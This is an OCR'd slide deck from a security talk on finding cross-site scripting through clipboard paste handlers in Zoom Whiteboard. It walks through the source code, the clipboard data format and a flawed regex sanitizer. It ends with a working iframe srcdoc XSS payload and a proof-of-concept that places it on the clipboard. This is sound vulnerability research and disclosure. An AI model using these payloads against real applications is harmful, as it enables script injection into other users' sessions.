I Hope This Sticks

Analyzing ClipboardEvent Listeners for XSS

@spaceraccoonsec


whoami

- hackerone://spaceraccoon
- twitter://spaceraccoonsec
- blog://spaceraccoon.dev

Hopefully you will take away three things from this talk:

- Automated JS Analysis
- MDN/W3C Docs
- Exotic Event Handlers

The border between web and native continues to blur...



- Rhino (OLD!)
- Node.JS (V8)
- Electron
- WebAssembly
- Hermes

...while Web APIs and standards grow in complexity.

UI Events

Editor's Draft, 13 September 2022

▼ **More details about this document**

This version:
https://w3c.github.io/uievents/

Latest published version:
https://www.w3.org/TR/uievents/

Previous Versions:
https://www.w3.org/TR/2022/WD-uievents-20220629/

Feedback:
GitHub

Editors:
Gary Kacmarcik (Google)
Travis Leithead (Microsoft)

Former Editor:
Doug Schepers (Mar 2008 - May 2011)

Tests:
web-platform-tests uievents/ (ongoing work)

Abstract

This specification defines UI Events which extend the DOM Event objects defined in [DOM]. UI Events are those typically implemented by visual user agents for handling user interaction such as mouse and keyboard input.

§ **6.10.3.1 The `DataTransferItemList` interface**

Each `DataTransfer` object is associated with a `DataTransferItemList` object.

IDL

```
[Exposed=Window]
interface DataTransferItemList {
  readonly attribute unsigned long length;
  getter DataTransferItem (unsigned long index);
  DataTransferItem? add(DOMString data, DOMString type);
  DataTransferItem? add(File data);
  undefined remove(unsigned long index);
  undefined clear();
};
```

For web developers (non-normative)

***items*.length**
Returns the number of items in the drag data store. MDN

***items*[*index*]**
Returns the `DataTransferItem` object representing the *index*th entry in the drag data store.


***items*.remove(*index*)**
Removes the *index*th entry in the drag data store. MDN

***items*.clear()**
Removes all the entries in the drag data store. MDN

***items*.add(*data*)**
***items*.add(*data*, *type*)**
Adds a new entry for the given data to the drag data store. If the data is plain text then a *type* string has to be provided also. MDN

Both Zoom web and desktop clients feature Zoom Whiteboard.

With the sourcemap, I could unpack the Webpacked JavaScript.



spaceraccoon.github.io/webpack-exploder

With the sourcemap, I could unpack the Webpacked JavaScript.

```
whiteboard
├── App.tsx
├── assets
├── canvas
├── config.ts
├── index.tsx
├── plugin
├── protoc
├── register-files.js
├── reportWebVitals.js
├── sdk
├── store
└── wbConfigResolve.ts
```


- React
- Redux
- protobuf
- WebSocket
- Third-Party Dependencies

Before manual analysis, I usually run CodeQL for quick wins.


```
"Unneeded defensive code","Defensive code that guards against a situation that never happens is not needed.","recommendation","This
guard always evaluates to false.","/sdk/canvas/common/ObjAssistPoints.ts","295","9","295","29"
"Unneeded defensive code","Defensive code that guards against a situation that never happens is not needed.","recommendation","This
guard always evaluates to false.","/sdk/canvas/common/ObjAssistPoints.ts","308","9","308","29"
"Unneeded defensive code","Defensive code that guards against a situation that never happens is not needed.","recommendation","This
guard always evaluates to true.","/sdk/components/toolbar/ImageUploadActionComponent.tsx","281","11","281","42"
"Semicolon insertion","Code that uses automatic semicolon insertion inconsistently is hard to read and maintain.","recommendation",
"Avoid automated semicolon insertion (94% of all statements in [[""the enclosing function""|""relative:///sdk/canvas/customShape/
ZoomBezierCurve.ts:326:3:367:3""]] have an explicit semicolon).","/sdk/canvas/customShape/ZoomBezierCurve.ts","361","1","361","10"
"Client-side cross-site scripting","Writing user input directly to the DOM allows for a cross-site scripting vulnerability.","error",
"Cross-site scripting vulnerability due to [[""user-provided value""|""relative:///canvas/clipboard/index.ts:66:13:66:42""]].","/canvas/
clipboard/utils.ts","53","47","53","47"
"Client-side cross-site scripting","Writing user input directly to the DOM allows for a cross-site scripting vulnerability.","error",
"Cross-site scripting vulnerability due to [[""user-provided value""|""relative:///canvas/clipboard/index.ts:66:13:66:42""]].","/canvas/
clipboard/utils.ts","74","47","74","47"
"Useless conditional","If a conditional expression always evaluates to true or always evaluates to false, this suggests incomplete code
or a logic error.","warning","This use of variable 'callback' always evaluates to true.","/sdk/canvas/customShape/ZoomImage.ts","187",
"5","187","12"
"Useless conditional","If a conditional expression always evaluates to true or always evaluates to false, this suggests incomplete code
or a logic error.","warning","This use of variable 'fabricObject' always evaluates to true.","/sdk/canvas/listener/ObjectModifyListener.
ts","478","5","478","16"
"Useless conditional","If a conditional expression always evaluates to true or always evaluates to false, this suggests incomplete code
or a logic error.","warning","This use of variable 'childId' always evaluates to true.","/sdk/canvas/proto/codec/DCMessageFactory.ts",
"155","35","155","41"
"Useless conditional","If a conditional expression always evaluates to true or always evaluates to false, this suggests incomplete code
or a logic error.","warning","This negation always evaluates to true.","/sdk/components/invite/index.tsx","100","32","100","38"
```


The CodeQL results were FPs but I found some input sources...

```
document.addEventListener("paste",
this.pasteListener);

...

private pasteListener = (evt: ClipboardEvent) => {

   this.pasteWrapper(
this.prepareData(evt.clipboardData));

 };
```




```
private prepareData(t: DataTransfer | null):
ReadData | undefined {

   if (!t) return;

   return {

     html: t.getData(MIME_TYPE.TEXT_HTML),

     text: t.getData(MIME_TYPE.TEXT_PLAIN),

     files: Array.from(t.files || []),

   };

}
```

MDN Web Docs explained the data structures and usage.



MDN Web Docs explained the data structures and usage.



Related Topics

HTML Drag and Drop API

- Guides
  - File drag and drop
  - Drag operations
  - Recommended Drag Types
- Interfaces
  - DataTransfer
  - DataTransferItem
  - DataTransferItemList
  - DragEvent
- Events
  - Document:drag
  - Document:dragend
  - Document:dragenter
  - Document:dragleave
  - Document:dragover
  - Document:dragstart
  - Document:drop

Recommended Drag Types

The HTML Drag and Drop API supports dragging various types of data, including plain text, URLs, HTML code, files, etc. The document describes best practices for common draggable data types.

Dragging Text

For dragging text, use the `text/plain` type. The second data parameter should be the dragged string. For example:

```
event.dataTransfer.setData("text/plain", "This is text to drag");
```

Dragging text in textboxes and selections on web pages is done automatically by the browser, so you do not need to handle it yourself.

It is recommended to always add data of the `text/plain` type as a fallback for applications or drop targets that do not support other types, unless there is no logical text alternative. Always add this `text/plain` type last, as it is the least specific and shouldn't be preferred.

Note: In older code, you may find `text/unicode` or the `Text` types. These are equivalent to `text/plain`, and will store and retrieve plain text data.

Dragging Links

Dragged hyperlinks should include data of two types: `text/uri-list`, and `text/plain`. Both types should use the link's URL for their data. For example:

In this article

- Dragging Text
- Dragging Links
- Dragging HTML and XML
- Dragging Images
- Dragging Nodes
- Dragging Custom Data
- Dragging files to an operating system folder
- See also

MDN Web Docs explained the data structures and usage.


As with links, the data for the `text/plain` type should also contain the URL. However, a `data:` URL is not usually useful in a text context, so you may wish to exclude the `text/plain` data in this situation.

In chrome or other privileged code, you may also use the `image/jpeg`, `image/png` or `image/gif` types, depending on the type of image. The data should be an object which implements the `nsIInputStream` interface. When this stream is read, it should provide the data bits for the image, as if the image was a file of that type.

You should also include the `application/x-moz-file` type if the image is located on disk. In fact, this a common way in which image files are dragged.

After analyzing the source, I moved onto the sink.

```
private pasteWrapper = async (t?: ReadData) => {
  ...
  await this.read(); // creates Zoom Whiteboard object based on clipboard data
  ...
  await page.paste(position); // adds matching Zoom Whiteboard React component based on object
};
```



```
private async createImage(file: File) {
  ...
  return {
    pageID: parseInt(page.id),
    id,
    wireType: WBObjType.WB_OBJ_TYPE_IMAGE,
    transform: [scale, 0, 0, scale, left, top],
    fileID, // matches protobufs
    ...
```

This is how Whiteboard parses clipboard data into an object.

```
export async function getZDCCopyObjects(b: Blob) {
  if (b.type !== MIME_TYPE.TEXT_HTML) return;
  const t = await b.text();
  return getZDCCopyObjectsFromHtmlString(t);
}
export const ExtractCopy = /^<--\(zdc-data\)(.*)\(\/zdc-data\)-->$/;
export const CopyMeta = {
  tag: "span",
  meta: "data-meta",
};
```

```
export function getZDCCopyObjectsFromHtmlString(s: string) {
  try {
    const d = new DOMParser().parseFromString(s, MIME_TYPE.TEXT_HTML);
    const el = d.querySelector(`${CopyMeta.tag}[${CopyMeta.meta}]`);
    if (!el) return;
    const bta = el.getAttribute(CopyMeta.meta);
    if (!bta) return;
    ...
```

This is how Whiteboard parses clipboard data into an object.

Parse the clipboard data as HTML.

Extract the **data-meta** attribute in the first **** element in the HTML.


Check and extract value using regex `/^<--\(zdc-data\)(.*)\(\/zdc-data\)-->$/`

Base64-decode the inner match.

URI-decode the base64-decoded data.

This is how Whiteboard parses clipboard data into an object.

<meta charset="utf-8"><span data-meta="<--(zdc-data)
JTdCJTIyb2JqcyUyMiUzQSU1QiU3QiUyMmlkJTIyJTNBNzkzMj
I1ODYzODklMkMlMjJwYWdlSUQlMjIlM0ExNzE5NDY2MTQ5M
TUwNzIlMkMlMjJzaXplJTIyJTNBJTVCMTAwJTJDMTAwJTVEJTJ
DJTIydHJhbnNmb3JtJTIyJTNBJTVCMSUyQzAlMkMwJTJDMSU
yQzEwMTAlMkM3NiU1RCUyQyUyMnN0aWNreVdyaXRlck5hb
WUlMjIlM0ElMjJUZXN0JTNDYiUzRSUyMiUyQyUyMmZpbGwl
MjIlM0E0MjkzNjMwNDYzJTJDJTIyc3Ryb2tlJTIyJTNBNDI5NDk
2NzI5NSUyQyUyMnN0cm9rZVdpZHRoJTIyJTNBMSUyQyUyM
mZvbnRTaXplJTIyJTNBMzIlMkMlMjJmb250V2VpZ2h0JTIyJTN
BJTIybm9ybWFsJTIyJTJDJTIydGV4dEFsaWduJTIyJTNBMSUyQ
yUyMnRleHQlMjIlM0ElMjJhc2QlM0NiJTNFYXNkJTIyJTJDJTIy
dGV4dEZpbGwlMjIlM0E1NzI2NjYxMTElMkMlMjJjcmVhdGVU
aW1lJTIyJTN...(/zdc-data)-->">




```
{"objs":[{
  "id":79322586389,
  "pageID":171946614915072,
  "size":[100,100],
  "transform":[1,0,0,1,1010,76],
  "stickyWriterName":"Test<b>",
  "fill":4293630463,
  "stroke":4294967295,
  "strokeWidth":1,
  "fontSize":32,
  "fontWeight":"normal",
  "textAlign":1,
  "text":"asd<b>asd",
  "textFill":572666111,
  "createTime":1659021155815,
  "modifiedTime":1659021155815,
  "wireType":7,
  "parentID":1234,
  "originalID":12345
}],
"meta":{"docID":"XXXX","originalCopyCenterPos":{"x":101
0,"y":76}}}
```

Find a vulnerable sink (Whiteboard React component)!

WB_OBJ_TYPE_UNKNOWN

WB_OBJ_TYPE_SHAPE

WB_OBJ_TYPE_LINE

WB_OBJ_TYPE_TEXT

WB_OBJ_TYPE_RICHTEXT

WB_OBJ_TYPE_GROUP

WB_OBJ_TYPE_SCRIBBLE

WB_OBJ_TYPE_STICKYNOTE


Entering <b> on comments and sticky notes creates **bold** text but no XSS payloads…

WB_OBJ_TYPE_IMAGE

WB_OBJ_TYPE_COMMENT

react-contenteditable package uses a dangerous function.


```
export const sanitizeHTML = (content: string) => {
  return DOMPurify.sanitize(content, {
    ALLOWED_TAGS: ["b", "i", "div", "br"],
    ALLOWED_ATTR: [],
  });
};
<ContentEditable
  className="content-editable-list"
  disabled
  html={sanitizeHTML(c.content)}
  onChange={() => {}}
/>
```



```
export default class ContentEditable extends
React.Component<Props> {
return React.createElement(
    tagName || 'div',
    {
      ...props,
      ...
dangerouslySetInnerHTML: { __html: html }
    },
    this.props.children);
  }
```

Sticky Notes did not use sanitizeHTML but convertToText.

```
<ContentEditable
    id="sticky-note-input"
    innerRef={inputRef}
    // hack to fix content empty wrong caret position in Firefox/Safari
    html={html.current.length === 0 ? "&#8203;" : html.current}
    onChange={(e) => {
      if (!inputRef.current || !maxWidth) return;
      const oldText = html.current;
      let parsedText = convertToText(e.target.value);
```



```
export const convertToText = (str = "") => {
  // Ensure string.
  let value = String(str);

  // Convert encoding.
  value = value.replace(/ /gi, " ");
  value = value.replace(/&amp;/gi, "&");
  // Replace `<br>`.
  value = value.replace(/<br>/gi, "\n");
  // Replace `<div>` (from Chrome).
  value = value.replace(/<div>/gi, "\n");
  ...
```

Spot the mistake!

```
export const convertToText = (str = "") => {
  // Ensure string.
  let value = String(str);

  // Convert encoding.
  value = value.replace(/ /gi, " ");
  value = value.replace(/&amp;/gi, "&");
  // Replace `<br>`.
  value = value.replace(/<br>/gi, "\n");
  // Replace `<div>` (from Chrome).
  value = value.replace(/<div>/gi, "\n");
  // Replace `<p>` (from IE).
  value = value.replace(/<p>/gi, "\n");
  // Remove extra tags.
  value = value.replace(/<(.*?)>/g, "");
  return value;
};
```

Missing /m multiline flag!

```
export const convertToText = (str = "") => {
  // Ensure string.
  let value = String(str);

  // Convert encoding.
  value = value.replace(/ /gi, " ");
  value = value.replace(/&amp;/gi, "&");
  // Replace `<br>`.
  value = value.replace(/<br>/gi, "\n");
  // Replace `<div>` (from Chrome).
  value = value.replace(/<div>/gi, "\n");
  // Replace `<p>` (from IE).
  value = value.replace(/<p>/gi, "\n");
  // Remove extra tags.
  value = value.replace(/<(.*?)>/g, "");
  return value;
};
```

Payload complete.

```
<iframe srcdoc='&#x3c;script&#x3e;alert()&#x3c;/script&#x3e;'
\n></iframe\n>
```

I wrote a PoC to generate the payload and add it to clipboard.

```
var i = {}
i["text/html"] = getHtmlBlob(payloadObjs, meta)
setTimeout(function() {
        navigator.clipboard.write([new ClipboardItem(i)]);
        console.log("Payload added to clipboard")
}, 1500)
```

With multiple clients, you have different CSPs and JS engines.

Web

Mobile

Desktop

Final thoughts…

Web APIs	• An ever-growing attack surface.
Code Scanners	• Can miss vulnerabilities that flow through third-party dependencies.
Regexes	• No.

:q

- hackerone://spaceraccoon
- twitter://spaceraccoonsec
- blog://spaceraccoon.dev